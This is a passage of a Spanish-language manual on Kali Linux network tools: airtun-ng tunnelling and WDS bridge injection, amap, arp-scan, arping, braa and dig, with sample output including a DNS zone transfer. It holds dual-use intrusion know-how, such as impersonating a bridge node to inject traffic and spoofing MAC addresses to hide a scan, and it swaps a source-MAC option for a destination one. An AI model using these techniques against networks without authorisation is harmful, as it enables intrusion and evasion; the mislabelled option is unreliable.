Desde aquí se puede definir una dirección IP válida para la red cuando se active la interfaz ath0:

```
ifconfig ath0 192.168.1.83 netmask 255.255.255.0 up
```

Se puede confirmar todo esto, ejecutando "ifconfig ath0". Nuevamente en este punto se puede usar cualquier herramienta que se desee y enviar tráfico a través de la interfaz ath0 a clientes inalámbricos.

14.2.4. Conectándose a 2 puntos de acceso

El siguiente escenario consiste en conectarse a 2 redes inalámbricas al mismo tiempo. Esto se hace simplemente iniciando airtun-ng 2 veces y especificando la MAC de la BSSID de cada red. Si los 2 AP están en el mismo canal, entonces todo debería ir bien. Si no comparten un canal, se puede escuchar con airodump-ng en ambos canales, no simultáneamente, sino cambiando solo entre los 2 canales. Suponiendo que los 2 puntos de acceso a los que desea conectarse estén activados en los canales 1 y 11, ejecutar “airodump-ng -c 1,11 ath0”.

Entonces se obtendrán 2 interfaces de túnel (ath0 y ath1), cada una apuntando a un punto de acceso diferente. Si no usan el mismo rango de subred privado, se pueden usar al mismo tiempo.

14.2.5. Copiando paquetes desde una interfaz opcional

El siguiente escenario consiste en copiar paquetes de una interfaz opcional. La -i <interfaz inalámbrica> es como el parámetro -i de aireplay-ng. Se utiliza para especificar una fuente desde la que leer paquetes, que no sea la interfaz de inyección dada. Un uso típico es escuchar con una tarjeta muy sensible en una interfaz e inyectar los paquetes con un adaptador de alta potencia, que tiene una sensibilidad más baja.

14.2.6. Modo repetidor

Este escenario permite repetir todos los paquetes de una tarjeta inalámbrica a otra. Esto permitiría extender la distancia por la cual se podría escuchar la comunicación del punto de acceso. Las tarjetas también pueden estar en diferentes canales, lo que proporciona flexibilidad adicional.

Antes de ejecutar el siguiente comando, se debe poner cada tarjeta en modo monitor en los canales apropiados y a continuación ejecutar

```
airtun-ng -a 00:14:6C:7E:40:80  --repeat --bssid 00:14:6C:7E:40:80 -i ath0 wlan0
```

donde:

- -a 00: 14: 6C: 7E: 40: 80 es la dirección MAC utilizada para los paquetes inyectados a través de la interfaz at0.
- - -repeat especifica que los paquetes entrantes de la interfaz -i se repitan en la interfaz de salida.
- - -bssid 00: 14: 6C: 7E: 40: 80 se usa para seleccionar los paquetes que se repiten. (Opcional)
- -i ath0 es la interfaz de entrada desde la cual se leen los paquetes.
- wlan0 es la interfaz de salida.

El sistema responde:

```
created tap interface ath0
No encryption specified. Sending and receiving frames through wlan0.
FromDS bit set in all frames.
```

En este punto cualquier paquete para el punto de acceso (00: 14: 6C: 7E: 40: 80) desde la interfaz ath0 se repetirá y se enviará a la interfaz wlan0.

14.2.7. Modo Packet Replay

En este modo se puede reproducir cualquier captura anterior. La captura debe haberse almacenado en formato pcap. Para ello ejecutar el comando:

```
airtun-ng -a 00:14:6C:7E:40:80 -r ath0one-01.cap ath0
```

donde:

- -a 00: 14: 6C: 7E: 40: 80 es la dirección MAC utilizada para los paquetes inyectados a través de la interfaz at0.
- -r ath0one-01.cap en el nombre del archivo pcap que se va a reproducir.
- ath0 es la interfaz de salida.

El sistema responde:

```
created tap interface ath0
No encryption specified. Sending and receiving frames through ath0.
FromDS bit set in all frames.
Finished reading input file ath0one-01.cap.
```

Tener en cuenta que el contenido del archivo se transmite exactamente como es. Se puede ignorar el mensaje "Bit de FromDS establecido en todas los paquetes".

14.2.8. Tunelando el tráfico en las redes WDS o puentes WiFi

Si se usa una versión reciente de airtun-ng, se puede usar su soporte WDS para inyectar tráfico en redes WDS y establecer puentes WiFi. Los puentes son bastante seguros ya que el tráfico puede ser rastreado, pero es imposible conectarse con ellos para enviar datos a las redes. Aquí es donde entra en juego airtun-ng. Con airtun-ng se puede suplantar a cualquiera de los 2 puntos finales para

interactuar con el otro. Supongamos que solo se puede ver un nodo del puente, así es como puede verificar si un atacante podría inyectar tráfico en este lado de la red:

- Hay 2 nodos AA: AA: AA: AA: AA: AA y BB: BB: BB: BB: BB: BB.
- Su cliente atacante solo puede enviar y recibir desde el nodo A.
- En este caso, solo verá paquetes con Transmitter = A y Receiver = B en su interfaz.
- Si se hace pasar por el nodo B, podría inyectar tráfico en la red detrás del nodo A.

Así es como se tiene que configurar airtun-ng para este escenario:

```
airtun-ng -t 1 ath0 -h BB:BB:BB:BB:BB:BB -a AA:AA:AA:AA:AA:AA -i ath0
```

Si se puede ver ambos lados de una red WDS/Bridge, se puede habilitar el modo bidireccional. Esto permite la comunicación con ambas redes de punto final. Tener en cuenta que el modo bidireccional realiza un seguimiento de los clientes detrás de cada nodo en una lista en la memoria, ya que necesita saber a cual de los 2 puntos finales necesita enviar un paquete para llegar a un determinado cliente. Si se utiliza un sistema integrado o hay grandes cantidades de clientes conectados, esto puede ralentizar la máquina.

```
airtun-ng -t 1 ath0 -h BB:BB:BB:BB:BB:BB -a AA:AA:AA:AA:AA:AA -i ath0 -f
```

El modo WDS es totalmente compatible con el cifrado WEP, por lo que puede usar las opciones -w e -y como de costumbre. Sin embargo el modo repetidor no se ha probado con WDS.

14.2.9. Inyectando paquetes de gestión

También se puede inyectar paquetes de gestión y de control. Esto se puede hacer a partir de un fichero pcap que contenga estos paquetes a enviar o simplemente usando una captura que haya hecho antes y reproduciendo todo el archivo usando airtun-ng.

15. Amap

Amap es una herramienta de escaneo que permite identificar las aplicaciones que se ejecutan en un puerto o puertos específicos. Esto se logra conectándose a los puertos y enviando paquetes desencadenantes. Normalmente estos paquetes desencadenantes será un handshake de un protocolo de aplicación. Muchos daemons solo responderán al handshake correcto, por ejemplo, SSL. Entonces amap busca la respuesta en una lista e imprime cualquier coincidencia que encuentre. Amap admite protocolos TCP y UDP, ASCII normal y habilitado para SSL y protocolos binarios y una variedad de opciones están a su disposición para controlar el comportamiento de la herramienta. Puede tomar un archivo de salida nmap legible como su archivo de entrada y puede iniciar sesión en un archivo y en pantalla.

Se puede atacar cualquier dirección IP de Internet o especificar su URL.

Cuando se escanea un dispositivo, se presentará una lista de puertos abiertos. En muchos casos, el número de puerto dice que aplicación se está ejecutando en él. El puerto 25 suele ser SMTP, el puerto 80 en su mayoría HTTP. Sin embargo este no es siempre el caso y especialmente cuando se trata de protocolos propietarios que se ejecutan en puertos no estándar, no se podrá determinar que aplicación se está ejecutando. Con amap, se podrá identificar este servidor SSL que se ejecuta en el puerto 3445 y algunos Oracle listener en el puerto 23. Además si se desea, hará una conexión SSL y luego intentará identificar el protocolo habilitado para SSL.

Uso:
amap [-A|-B|-P|-W] [-1buSRHUdqv] [[-m] -o] [-D] [-t/-T sec] [-c cons] [-C retries] [-p proto] [-i] [target port [port] …]

Modos:

-A	Aplicaciones de mapas: enviar desencadenantes y analizar respuestas (predeterminado)
-B	Solo toma banners, no envia disparadores
-P	Sin banner ni material de aplicación: es un escáner de puertos (conexión completa)

Opciones:

-1	Solo enviar disparadores a un puerto hasta la primera identificación.
-6	Usar IPv6 en vez de IPv4
-b	Imprimir ASCII banner de respuestas.
-i FILE	Archivo de salida legible
-u	Los puertos especificados en la línea de comandos son UDP. El valor predeterminado es TCP
-R	No identificar el servicio RPC
-H	No enviar activadores de aplicaciones marcados como potencialmente dañinos
-U	No volcar las respuestas no reconocidas

-d	Volcar todas las respuestas
-v	Modo verbose
-q	No reportar los puertos cerrados y no imprimirlos como no identificados
-o FILE [-m]	Escribir la salida en el archivo FILE, -m crea una salida legible por la máquina
-c CONS	Cantidad de conexiones paralelas a realizar. Valor predeterminado 32, máximo 256
-C RETRIES	Número de reconexiones en los tiempos de espera de conexión. Valor predeterminado 3
-T SEC	Tiempo de espera entre conexiones en los intentos de conexión en segundos. Valor predeterminado 5
-t SEC	Tiempo de espera de respuesta en segundos. Valor predeterminado 5
-p PROTO	Solo enviar activadores para este protocolo, como por ejemplo FTP

TARGET PORT : Dirección de destino y puertos a escanear

Para identificar más de un puerto, definir los puertos en la línea de comando separados por un espacio de la forma siguiente:

amap -bq 172.16.43.156 445 6000

16. arp-scan

arp-scan es una herramienta diseñada especificamente para escanear redes con paquetes de nivel 2 o MAC o ARP ethernet.

Uso: arp-scan [opciones] [hosts...]

Los dispositivos de destino deben especificarse en la línea de comando a menos que se proporcione la opción --file, en cuyo caso los destinos se leen del archivo especificado o se usa la opción --localnet, en cuyo caso los objetivos se generan a partir de la red de la interfaz de dirección IP y máscara de red.

Tendrá que ser administrador para ejecutar arp-scan, porque las funciones que usa para leer y escribir paquetes requieren privilegios de administrador.

Los dispositivos de destino se pueden especificar como direcciones IP o nombres de dispositivo. También se puede especificar el destino en el formato IP/bits, por ejemplo, 192.168.1.0/24, para especificar todos los dispositivos de la red objetivo o como rango por ejemplo, 192.168.1.3-192.168.1.27, para especificar todos los dispositivos en el rango inclusivo o red IP: NetMask, por ejemplo, 192.168.1.0:255.255.255.0, para especificar todos los dispositivos en la red y máscara especificadas. Estas diferentes opciones para especificar los dispositivos de destino se pueden usar tanto en la línea de comando como en el archivo especificado con la opción --file.

Especificaciones

<s>	Una cadena de caracteres, p.e. = hostlist.txt
<i>	Un entero, que se puede especificar como un número decimal o como un número hexadecimal si está precedido por 0x, p.e. --arppro = 2048 o --arpro = 0x0800.
<f>	Un número decimal de punto flotante, p.e. --backoff = 1,5
<m>	Una dirección MAC de Ethernet, que puede especificarse en el formato 01: 23: 45: 67: 89: ab, o como 01-23-45-67-89-ab. Los caracteres hexadecimales alfabéticos pueden ser mayúscula o minúscula. p.e. --arpsha = 01: 23: 45: 67: 89: ab.
<a>	Una dirección IPv4, p.e. --arpspa = 10.0.0.1
<h>	Datos binarios especificados como una cadena hexadecimal, que no debe incluir un 0x inicial. Los caracteres hexadecimales alfabéticos pueden ser mayúscula o minúscula. p.e. --padding = aaaaaaaaaaaa

Opciones:

--help o -h	Visualizar esta ayuda y salir
--file=<s> o -f <s>	Leer nombres o direcciones de los dispositivos del archivo especificado en lugar desde la línea de comandos. Se debe especificar un nombre o dirección IP por línea. Usar "-" para la entrada estándar.
--localnet o -l	Generar las direcciones desde la configuración de la interfaz de

	red. Usar la dirección IP de la interfaz de red y la máscara de red para generar la lista de direcciones del dispositivo de destino. La lista incluirá las direcciones de red y de broadcast, por lo que una dirección de interfaz de 10.0.0.1 con máscara de red 255.255.255.0 generará 256 dispositivos de destino de 10.0.0.0 a 10.0.0.255 inclusive. Si se usa esta opción, no se puede especificar la opción --file o especificar cualquier dispositivo de destino en la línea de comando. Las especificaciones de la interfaz se toman de la interfaz que utilizará arp-scan, que se puede cambiar con la opción --interface.
--retry=<i> o -r <i>	Establecer el número total de intentos por dispositivo en <i> y por defecto = 2.
--timeout=<i> o -t <i>	Establecer el tiempo de espera inicial por dispositivo en <i> mseg y por defecto = 500. Este tiempo de espera es para el primer paquete enviado a cada dispositivo. Los tiempos de espera subsiguientes se multiplican por el factor de backoff que se establece con --backoff.
--interval=<x> o -i <x>	Establecer un intervalo de paquete mínimo en <x>. Esto controla el uso del ancho de banda saliente al limitar la velocidad a la que se pueden enviar los paquetes. El intervalo de paquete no será más pequeño que este número. Si desea utilizar hasta un ancho de banda determinado, entonces es más fácil en su lugar usar la opción --bandwidth. El intervalo especificado está en milisegundos de forma predeterminada, o en microsegundos si se agrega "u" al valor.
--bandwidth=<x> o -B <x>	Establecer el ancho de banda de salida deseado a <x>. El valor predeterminado = 256000. Por defecto el valor está en bits por segundo. Si se agrega "K" al valor, entonces las unidades son kilobits por segundo y si agrega "M" al valor, las unidades son megabits por segundo. Los sufijos "K" y "M" representan los múltiplos decimales, no binarios. Así que 64K es 64000, no 65536. No se pueden especificar tanto -interval como -bandwidth porque son simplemente formas diferentes de cambiar el mismo parámetro subyacente.
--backoff=<f> o -b <f>	Establecer el factor de desactivación de tiempo de espera en <f> y por defecto = 1.50. El tiempo de espera por dispositivo se multiplica por este factor después de cada tiempo de espera. Por lo tanto si el número de reintentos es 3, el tiempo de espera inicial por dispositivo es de 500 mseg y el factor de retroceso es de 1,5, luego el primer tiempo de espera será de 500 mseg, el segundo de 750 mseg y el tercero de 1125 mseg.
--verbose o -v	Mostrar los mensajes de progreso detallados. Usar más de una vez para un mayor efecto: 1 - Muestra la dirección de red y la máscara utilizadas cuando se especifica la opción --localnet, cualquier relleno de paquetes distinto de cero, los paquetes recibidos de los dispositivos desconocidos y cuando se completa cada paso a través de la lista.

	2 - Muestra cada paquete enviado y recibido, cuando se eliminan las entradas de la lista, la cadena de filtro pcap y los recuentos de las entradas de mapeo de MAC/proveedor. 3 - Visualiza la lista de dispositivos antes de que comience el escaneo.
--version o -V	Visualizar la versión del programa y salir
--random o -R	Aleatoriza la lista de dispositivos. Esta opción asigna al azar el orden de los dispositivos en la lista de dispositivos, por lo que los paquetes ARP se envían a los dispositivos en un orden aleatorio. Utiliza el algoritmo Knuth shuffle.
--numeric o -N	Solo direcciones IP sin nombres de dispositivo. Con esta opción, todos los dispositivos deben especificarse como direcciones IP. Los nombres de dispositivo no están permitidos. No se realizarán búsquedas DNS.
--snap=<i> o -n <i>	Establece la longitud del complemento pcap en <i>. Predeterminado = 64. Esto especifica la longitud de captura de los paquetes. Esta longitud incluye el encabezado del enlace de datos. El valor predeterminado es normalmente suficiente.
--interface=<s> o -I <s>	Usar la interfaz de red <s>. Si no se especifica esta opción, arp-scan buscará en la lista de interfaz del sistema, la interfaz configurada más baja numerada. La interfaz especificada debe ser compatible con ARP.
--quiet o -q	Solo muestra una salida mínima. Con esta opción, no se utilizan los archivos OUI.
--ignoredups o -g	No mostrar paquetes duplicados. Por defecto, los paquetes duplicados se muestran y se marcan con "(DUP: n)".
--ouifile=<s> o -O <s>	Usar IEEE Ethernet OUI en el archivo de mapeo del proveedor <s>. Si no se especifica esta opción, el nombre de archivo predeterminado es ieee-oui.txt en el directorio actual. Si no se encuentra, entonces se usa el archivo /usr/share/arp-scan/ieee-oui.txt
--iabfile=<s> o -O <s>	Usar IEEE Ethernet IAB en el archivo de mapeo del proveedor <s>. Si no se especifica esta opción, el nombre de archivo predeterminado es ieee-iab.txt en el directorio actual. Si no se encuentra, entonces se usa el archivo /usr/share/arp-scan/ieee-iab.txt
--macfile=<s> o -O <s>	Usar una MAC de Ethernet personalizada para el archivo de mapeo del proveedor <s>. Si no se especifica esta opción, el nombre de archivo predeterminado es mac-vendor.txt en el directorio actual. Si no se encuentra, entonces se usa el archivo /usr/share/arp-scan/mac-vendor.txt
--srcaddr=<m> o -S <m>	Establecer la dirección MAC Ethernet de origen en <m>. Esto establece la dirección de hardware de 48 bits en el encabezado de trama Ethernet para los paquetes ARP salientes. No cambia la dirección de hardware en el paquete ARP. El valor

	predeterminado es la dirección Ethernet de la interfaz de salida.
--destaddr=<m> o -T <m>	Enviar los paquetes a la dirección MAC de Ethernet <m>. El valor predeterminado es la dirección de difusión ff: ff: ff: ff: ff: ff. La mayoría de los sistemas operativos también responderán si la solicitud ARP se envía a su dirección MAC o a una dirección de multidifusión que están escuchando.
--arpsha=<m> o -u <m>	Utilizar <m> como la dirección Ethernet fuente ARP. Establece el campo ar$sha de 48 bits en el paquete ARP. El valor predeterminado es la dirección Ethernet de la interfaz de salida.
--arptha=<m> o -w <m>	Utilizar <m> como la dirección Ethernet del objetivo ARP. Establece el campo ar$tha de 48 bits en el paquete ARP. El valor predeterminado es cero, porque este campo no se usa para los paquetes de solicitud ARP.
--prototype=<i> o -y <i>	Establecer el tipo de protocolo Ethernet a <i> y por defecto = 0x0806. Esto establece el campo de tipo de protocolo de 16 bits en el encabezado de trama Ethernet. Al establecer esto en un valor no predeterminado, el objetivo ignorará el paquete o se enviará a la pila de protocolos incorrecta.
--arphrd=<i> o -H <i>	Usar <i> para el tipo de hardware ARP. Por defecto = 1. Esto establece el campo ar$hrd de 16 bits en el paquete ARP. El valor normal es 1 (ARPHRD_ETHER). La mayoría de los sistemas operativos, pero no todos, también responderán a 6 (ARPHRD_IEEE802). Algunos sistemas responden a cualquier valor.
--arppro=<i> o -p <i>	Usar <i> para el tipo de protocolo ARP, por defecto = 0x0800. Esto establece el campo ar$pro de 16 bits en el paquete ARP. La mayoría de los sistemas operativos solo responden a 0x0800 (IPv4), pero algunos también responderán a otros valores.
--arphln=<i> o -a <i>	Establecer la longitud de la dirección del hardware en <i>, por defecto = 6. Esto establece el campo ar$hln de 8 bits en el paquete ARP. Establecerlo en cualquier valor que no sea el predeterminado, hará que el paquete no sea compatible con RFC. Sin embargo algunos sistemas operativos aún pueden responder.
--arppln=<i> o -P <i>	Establecer la longitud de la dirección de protocolo en <i>, por defecto = 4. Esto establece el campo ar$pln de 8 bits en el paquete ARP. Establece la longitud reclamada de la dirección de protocolo en el paquete ARP. Establecerlo en cualquier valor que no sea el predeterminado hará que el paquete no sea compatible con RFC. Sin embargo algunos sistemas operativos aún pueden responder.
--arpop=<i> o -o <i>	Usar <i> para la operación ARP, por defecto = 1. Esto establece el campo ar$op de 16 bits en el paquete ARP. La mayoría de los sistemas operativos solo responderán al valor 1 (ARPOP_REQUEST). Sin embargo algunos sistemas también responderán a otros valores.
--arpspa=<a> o -s <a>	Usar <a> como la dirección IP de origen. La dirección debe

	especificarse en formato de 4 puntos o la cadena literal "dest", que establece que la dirección de origen sea la misma que la dirección del dispositivo de destino. Esto establece el campo ar$spa de 32 bits en el paquete ARP. Algunos sistemas operativos lo comprueban y solo responderán si la dirección de origen está dentro de la red de la interfaz de recepción. A otros no les importa y responderá a cualquier dirección de origen. Por defecto, se usa la dirección de la interfaz saliente.
--padding=<h> o -A <h>	Especificar el relleno después de los datos del paquete. Establecer los datos de relleno en el valor hexadecimal <h>. Esta información se agrega al final del paquete ARP, después de los datos. La mayoría de los sistemas operativos ignorarán cualquier relleno.
--llc o -L	Utilizar el marco RFC 1042 LLC con SNAP. Esta opción hace que los paquetes ARP salientes utilicen IEEE 802.2 con un encabezado SNAP como se describe en la RFC 1042. El valor predeterminado es usar Ethernet-II. arp-scan decodificará y mostrará los paquetes ARP recibidos en formatos Ethernet-II o IEEE 802.2 independientemente de esta opción.
--vlan=<i> o -Q <i>	Usar el etiquetado 802.1Q con identificación de VLAN <i>. Esta opción hace que los paquetes ARP salientes utilicen el etiquetado VLAN 802.1Q con una ID de VLAN de <i>, que debe estar en el rango de 0 a 4095 inclusive. arp-scan siempre descodificará y mostrará los paquetes ARP recibidos en formato 802.1Q independientemente de esta opción.
--pcapsavefile=<s> o -W <s>	Escribir los paquetes recibidos para guardarlos en el fichero <s> con formato pcap. Esta opción hace que las respuestas ARP recibidas se escriban en el archivo guardado pcap especificado, así como también se decodifiquen y se muestren. Este archivo guardado se puede analizar con programas que entienden el formato de archivo pcap, como tcpdump y Wireshark.
--rtt o -D	Visualiza el tiempo de ida y vuelta del paquete.

Escanear la red local

La mayoría del uso básico de arp-scan es escanear la red local con una sola opción llamada --localnet o -l. Esto escaneará toda la red local con paquetes ARP. Al usar arp-scan necesitamos privilegios de administrador.

```
root@kali:~# arp-scan --localnet
Interface: wlan0, datalink type: EN10MB (Ethernet)
Starting arp-scan 1.9.5 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.1     d0:6e:de:54:d5:8b       (Unknown)
192.168.1.131 bc:a5:8b:95:0e:1b       (Unknown)
192.168.1.132 d0:16:b4:75:07:f3       (Unknown)
192.168.1.133 2c:fd:ab:11:a2:93       (Unknown)

4 packets received by filter, 0 packets dropped by kernel
```

Ending arp-scan 1.9.5: 256 hosts scanned in 2.679 seconds (95.56 hosts/sec). 4 responded

Especificar la intefaz de la red
Los entornos empresariales requieren más de una interfaz de red para realizar copias de seguridad, equilibrado de carga, etc. En estas situaciones, debemos especificar la interfaz de red. Usaremos la opción -i y en el ejemplo usaremos la interfaz de red llamada ens3.

arp-scan --interface=ens3 --localnet

Establecer la dirección MAC origen
Durante el proceso de escaneo, se utilizará la dirección MAC origen. Esto puede crear alguna pista sobre el escaneo. Podemos cambiar la dirección MAC de origen durante el escaneo. Esto hará que todos los paquetes enviados tengan una dirección MAC diferente a nuestra dirección MAC de hardware. Usaremos la opción --destaddr o -T.

arp-scan -T aa:bb:cc:dd:ee:ff

Especificar la VLAN
En las redes reales, la interfaz única puede alojar múltiples redes. Esto generalmente se hace usando algún protocolo de multiplexación llamado VLAN. Si la interfaz es troncal, lo que significa que la interfaz alberga múltiples VLANs, es posible que necesitemos especificar su identificación de VLAN. Utilizaremos la opción --vlan o -Q para especificar la identificación de VLAN. En el ejemplo, si solo exploraremos la VLAN 10, escribiremos

arp-scan -i ens3 -Q 10

Escribir los paquetes recibidos en formato pcap
Si las respuestas devueltas por los dispositivos escaneados son importantes para nosotros, podemos guardarlas en formato pcap. El formato pcap es soportado por herramientas como tcpdump, Wireshark, etc. Se usarán las opciones --pcapsavefile or -W para especificar el archivo pcap.

arp-scan --localnet -W scan.pcap

17. arping

La herramienta arping se usa para hacer ping a un dispositivo en la red de área local (LAN) usando la solicitud de ARP. Se puede usar arping para hacer ping a una máquina objetivo mediante el uso de su dirección IP o su dirección MAC. La herramienta arping opera en el nivel 2 y solo se puede utilizar en una red local.

Uso:
arping [-AbDfhqUV] [-c count] [-w deadline] [-s source] [-I interface] destination

Opciones

-A	Modo ARP no solicitado para actualizar los cachés ARP de los vecinos. Se utilizan los paquetes ARP REPLY.
-b	Enviar solo broadcasts de nivel MAC. Normalmente arping comienza desde el envío de broadcasts y cambia a unicast después de recibir la respuesta.
-c count	Detener después de enviar el recuento de paquetes ARP REQUEST. Con la opción deadline, espera a que se cuenten los paquetes ARP REPLY o hasta que el tiempo de espera expire.
-D	Modo de detección de direcciones duplicadas. Devuelve 0, si tuvo éxito, es decir, no se reciben respuestas.
-f	Finaliza después de la primera respuesta confirmando que el objetivo está vivo.
-I interface	Nombre del dispositivo de red donde enviar los paquetes ARP REQUEST.
-h	Imprimir esta ayuda y salir
-q	Salida sin visualizar nada.
-s source	Dirección IP de origen para usar en paquetes ARP. Si esta opción está ausente, la dirección de origen es: • En modo DAD con la opción -D configurada, 0.0.0.0. • En el modo ARP no solicitado, caso de las opciones -U o -A, la dirección de destino. • De lo contrario, se calcula a partir de tablas de enrutamiento.
-U	Modo ARP no solicitado para actualizar los cachés ARP de los vecinos. Se utilizan los paquetes ARP REQUEST y no se esperan respuestas.
-V	Imprimir la versión del programa y salir
-w deadline	Especificar un tiempo de espera, en segundos, antes de que salga la solicitud de arping independientemente de cuantos paquetes se hayan enviado o recibido. En este caso el arping no se detiene después de que se envía el paquete de conteo, espera a que expire la fecha límite o hasta que se responda la cuenta.

Ejemplo
Conocer la MAC de una dirección IP.
arping -b -c 1 -w 2 I wlan0 -s 192.168.39.112 192.168.1.1

La respuesta es
ARPING 192.168.1.1 from 192.168.1.112 wlan0
Unicast replay from 192.168.1.1 [E8:D1:1B:E7:15:11] 5.940ms
Sent 1 probes (1 broadcast(s))
Received 1 response(s)

18. braa

braa es una scanner SNMP masivo. La utilización prevista de esta herramienta es la realización de consultas SNMP, pero a diferencia de las herramientas como snmpget o snmpwalk de net-snmp, es capaz de consultar docenas o cientos de dispositivos de manera simultánea y en un solo proceso.

Braa implementa su propia pila SNMP, razón por la cual no necesita ninguna librería SNMP como net-snmp. La implementación no es muy limpia, soporta solo algunos tipos de datos y no se puede afirmar sea conforme al estándar. Ha sido diseñado para ser rápido. Por esta razón no hay un interprete ASN.1 en braa, se debe tener conocimiento de los valores numéricos OIDs.

uso: braa [opciones] [consulta1] [consulta2] …

opciones

-h	Mostrar esta ayuda
-2	Reclame ser un agente SNMP2C.
-v	Mostrar breve resumen después de hacer todas las consultas.
-x	Hexdump octet-strings
-t <s>	Espere <s> segundos para las respuestas.
-d <s>	Espere <s> microsegundos después de enviar cada paquete.
-p <s>	Espere <x> milisegundos entre los pases subsiguientes.
-f <file>	Cargar las consultas desde el archivo <file> (una por línea).
-a <time>	Salir después de <time> segundos, independientemente de lo que suceda.
-r <rc>	Recuento de reintentos. Predeterminado: 3

Formato de la consulta

GET	[community@]iprange[:port]:oid[/id]
WALK	[community@]iprange[:port]:oid.*[/id]
SET	[community@]iprange[:port]:oid=value[/id]

Los valores para las consultas deben ir precedidos por un carácter que especifique el tipo de valor:
i es INTEGER
a es IPADDRESS
s es OCTET STRING
o es OBJECT IDENTIFIER
Si falta el especificador de tipo, el tipo de valor se detecta automáticamente

19. dig

Dig (Domain Information Groper) es un comando de gran utilidad para realizar consultas a registros DNS. Es una herramienta flexible para interrogar a los servidores de nombres DNS. Realiza búsquedas de DNS y muestra las respuestas que se devuelven de los servidores de nombres que se consultaron.

Aunque dig se usa normalmente con argumentos de línea de comando, también tiene un modo de operación por lotes para leer las solicitudes de búsqueda de un archivo. A diferencia de las versiones anteriores, la implementación de BIND 9 de dig permite realizar múltiples búsquedas desde la línea de comandos.

A menos que se le indique que consulte un servidor de nombres específico, dig probará cada uno de los servidores enumerados en /etc/resolv.conf. Si no se encuentran direcciones de servidor utilizables, dig enviará la consulta al DNS local. Cuando no se dan argumentos u opciones de línea de comando, dig realizará una consulta NS para "." (la raíz).

Los nombres de clase IN y CH se superponen con los nombres de dominio de nivel superior IN y CH. Usar las opciones -t y -c para especificar el tipo y la clase, usar -q para especificar el nombre de dominio o usar "IN". y "CH" al buscar estos dominios de nivel superior.

Uso: dig @server name type

```
 dig [@server] [-b address] [-c class] [-f filename] [-k filename] [-m]
[-p port#] [-q name] [-t type] [-v] [-x addr] [-y [hmac:]name:key]
[-4] [-6] [name] [type] [class] [queryopt...]

 dig [global-queryopt...] [query...]
```

server	es el nombre o la dirección IP del servidor de nombres a consultar. Puede ser una dirección IPv4 en notación decimal con puntos o una dirección IPv6 en notación delimitada por dos puntos. Si no se proporciona un argumento de servidor, dig consultas /etc/resolv.conf. Si se encuentra allí una dirección, consulta el servidor de nombres en esta dirección.
name	es el nombre del registro de recursos que se debe buscar.
type	indica que tipo de consulta se requiere: ANY, A, MX, SIG, etc. Si no se proporciona ningún argumento de tipo, dig realizará una búsqueda para un registro A.

Opciones

-4	Usar solo IPv4
-6	Usar solo IPv6
-b address[#port]	Establecer la dirección IP de origen de la consulta. Se puede especificar un puerto opcional agregando "# <port>"
-c class	Establecer la clase de consulta. La clase predeterminada es IN; otras clases son HS para registros Hesiod o CH para registros

	Chaosnet.
-f file	Modo por lotes: dig lee una lista de solicitudes de búsqueda para procesar desde el archivo dado.
-i	Realizar búsquedas inversas de IPv6 utilizando el dominio obsoleto RFC1886 IP6.INT, que ya no se usa.
-k keyfile	Firmar las consultas usando TSIG usando una clave leída del archivo dado.
-m	Habilitar la depuración de uso de memoria.
-p port	Enviar la consulta a un puerto no estándar en el servidor, en lugar del puerto predeterminado 53.
-q name	El nombre de dominio a consultar.
-t type	El tipo de registro de recursos a consultar. Puede ser cualquier tipo de consulta válido que sea compatible con BIND 9. El tipo de consulta predeterminado es "A", a menos que se proporcione la opción -x para indicar una búsqueda inversa.
-v	Imprimir el número de versión y salir
-x addr	Búsquedas inversas simplificadas, para asignar direcciones a nombres.
-y [hmac:]keyname:secret	Firmar las consultas usando TSIG con la clave de autenticación dada. keyname es el nombre de la clave, y secret es el secreto compartido codificado en base64. hmac es el nombre del algoritmo clave.

dig proporciona varias opciones de consulta que afectan la forma en que se realizan las búsquedas y se muestran los resultados. Algunos de estos resultados establecen o restablecen los bits de indicador en el encabezado de la consulta, otros resultados determinan que secciones de la respuesta se imprimen y otros determinan el tiempo de espera y las estrategias de reintento. Cada opción de consulta se identifica mediante una palabra clave precedida por un signo más (+).

Ejemplos
1.Obtener todos los registros
root@kali:~# dig @208.67.222.222 google.com A

; <<>> DiG 9.11.5-P4-5-Debian <<>> @208.67.222.222 google.com A
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 26912
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;google.com. IN A

;; ANSWER SECTION:

```
google.com.             300     IN      A       216.58.211.46

;; Query time: 156 msec
;; SERVER: 208.67.222.222#53(208.67.222.222)
;; WHEN: Thu Feb 27 12:56:46 GMT 2020
;; MSG SIZE  rcvd: 55
```

2.Obtener los servidores de nombres

```
dig @208.67.222.222 google.com NS
```

3.Obtener registros MX (De correo)

```
dig @208.67.222.222 google.com MX
```

4.Obtener registros TXT

```
dig @208.67.222.222 google.com TXT
```

5.Obtener todos los tipos de registros en una misma consulta

```
dig any google.com
```

6.Realizar una consulta inversa

```
dig -x 173.194.34.233
```

7. Búsqueda completa

```
root@kali:~# dig axfr @nsztm1.digi.ninja zonetransfer.me
; <<>> DiG 9.11.5-P4-5-Debian <<>> axfr @nsztm1.digi.ninja zonetransfer.me
; (1 server found)
;; global options: +cmd
zonetransfer.me.        7200    IN      SOA     nsztm1.digi.ninja. robin.digi.ninja. 2019100801
172800 900 1209600 3600
zonetransfer.me.        300     IN      HINFO           "Casio fx-700G" "Windows XP"
zonetransfer.me.        301     IN      TXT     "google-site-
verification=tyP28J7JAUHA9fw2sHXMgcCC0I6XBmmoVi04VlMewxA"
zonetransfer.me.        7200    IN      MX      0 ASPMX.L.GOOGLE.COM.
zonetransfer.me.        7200    IN      MX      10 ALT1.ASPMX.L.GOOGLE.COM.
zonetransfer.me.        7200    IN      MX      10 ALT2.ASPMX.L.GOOGLE.COM.
zonetransfer.me.        7200    IN      MX      20 ASPMX2.GOOGLEMAIL.COM.
zonetransfer.me.        7200    IN      MX      20 ASPMX3.GOOGLEMAIL.COM.
zonetransfer.me.        7200    IN      MX      20 ASPMX4.GOOGLEMAIL.COM.
zonetransfer.me.        7200    IN      MX      20 ASPMX5.GOOGLEMAIL.COM.
zonetransfer.me.        7200    IN      A       5.196.105.14
zonetransfer.me.        7200    IN      NS      nsztm1.digi.ninja.
zonetransfer.me.        7200    IN      NS      nsztm2.digi.ninja.
_acme-challenge.zonetransfer.me. 301 IN     TXT
